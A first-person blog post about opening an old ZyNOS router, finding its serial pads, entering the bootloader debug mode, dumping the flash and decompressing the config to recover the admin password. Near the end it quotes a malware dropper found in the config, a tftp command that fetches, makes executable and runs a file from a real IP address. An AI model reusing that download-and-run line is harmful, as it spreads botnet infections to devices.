
First time soldering onto pads this small. The joints aren't pretty.
I set pad 3 as GND, guessed pad 4 was TX, wired it to the adapter and opened the console at 115200 baud, which is the usual router speed. Nothing came out. I tried 57600, 9600, 38400. Still nothing, not even garbage.
That turned out to be the clue. A wrong baud rate gives you garbage, random symbols on screen. I was getting zero bytes, total silence. Silence means nothing is reaching the adapter at all, which means either GND isn't connected or the pad I picked as TX isn't TX.
To check the adapter itself I did a loopback test, bridged the adapter's own TX to its own RX and sent some text:
sent:     LOOPBACK_TEST_12345
received: LOOPBACK_TEST_12345
It came back clean, so the adapter was fine. The problem was the board side.
Then it made sense. Pad 2 was the one reading ~3.5V and fluctuating, which I'd ignored as "probably power." I had it backwards:
- A steady voltage is a power rail. That was pad 4, the one I'd wired my TX into. So I'd been sending my keystrokes straight into the router's VCC pin. No wonder it did nothing, and connecting it even messed with the boot.
- A fluctuating voltage is a line with activity. That was pad 2, the actual RX.
So I moved my TX wire off pad 4 (VCC) and onto pad 2 (RX). GND on pad 3, read from pad 1, talk to pad 2.
Getting a response
I pressed Enter and finally got something back:
                   Enter Password : XXXX
Password is not correct
That "Password is not correct" was the first sign the router was actually listening to me. Two-way console working.

Everything connected, and a router LED is on, so it's alive.
Into debug mode
Before trying passwords I looked at the start of the boot log:
RT63365 at Tue May 8 2012 version 0.8
...
Press any key to enter debug mode within 3 seconds.
So there's a 3 second window at boot where pressing a key drops you into a bootloader debug mode. I power-cycled and spammed Enter, and got in:
Enter Debug Mode
ATHE
======= Debug Command Listing =======
ATSE        show the seed of password generator
ATDUx,y     dump memory contents from address x for length y
ATTD        download router configuration to PC
ATUR        upload router firmware to flash ROM
This runs below the OS. The router isn't Linux (it's ZyNOS, so there's no shell to pop), and this debug mode is basically the lowest level access you get, raw read and write of flash and memory. ATDU lets you read memory out over serial, so I used it to dump the whole 2 MB flash in 16 KB chunks:
off=2048000 addr=bfdf4000 OK
DONE size=2097152
2 MB, no failed chunks. Now I had the full firmware and config on my laptop to look at offline.
The config was compressed
The admin password is stored in the config. I pulled the config out of the flash dump and ran strings on it expecting to see the password, but it was just high entropy bytes and runs of FF. The config was compressed.
I tried the usual decompressors and brute-forced a bunch of formats, none worked. Then I found it: ZyNOS compresses this with LZS, and the compressed stream doesn't start at byte 0, there's a 9 byte header in front. Pointing the LZS decoder at byte 9 worked:
0x1a: C"""password"""...""""DT850WThe admin password was literally password.
And then I remembered the sticker on the bottom of the router. Go back to the first photo:
Default Settings, Username: admin, Password: password
It was printed on the box the whole time. I dumped 2 MB of flash and reverse-engineered the config compression to recover a password that's printed on every unit. Typed it in and got the command prompt:
DT850W>
Valid commands are:
sys    exit    ether    wan    etherdbg    tcephydbg
ip     bridge  dot1q    pktqos show        set        lan
DT850W> is the router's command line. That's full admin access on the device.
The part I didn't expect
While reading the decompressed config, one field wasn't a setting, it was a command:
cd /tmp;tftp -l4 -r4 -g 122.168.59.220 17109;chmod 777 4;./4That downloads a file called 4 from 122.168.59.220, makes it executable and runs it. That's not a router setting, that's a botnet payload, the kind of thing IoT malware drops to pull its binary from a C2 server and run it on reboot. So something had already gotten into this router (probably through that same default password) and left itself a download-and-run in the config. I came to read a password and found the thing was already infected.
What I took away from it
- You can start from zero on this. I'd never used a multimeter or soldered small pads, and three wires got me full access to the device.
- The multimeter only really finds GND for you. Telling TX from RX is deduction and a loopback test, not the meter.
- No output and wrong output are different. Garbage means wrong baud. Silence means wrong wiring. That's what finally got me out of the VCC mistake.
- The password was printed on the sticker. All the flash dumping and decompression recovered a default password. That happens more than you'd think.
- Cheap routers are soft targets. This one was already infected, and the pads to get in are sitting right there under the lid.
If you have an old router lying around, open it up, find the pads, cross your wires, set 115200 and see what it says.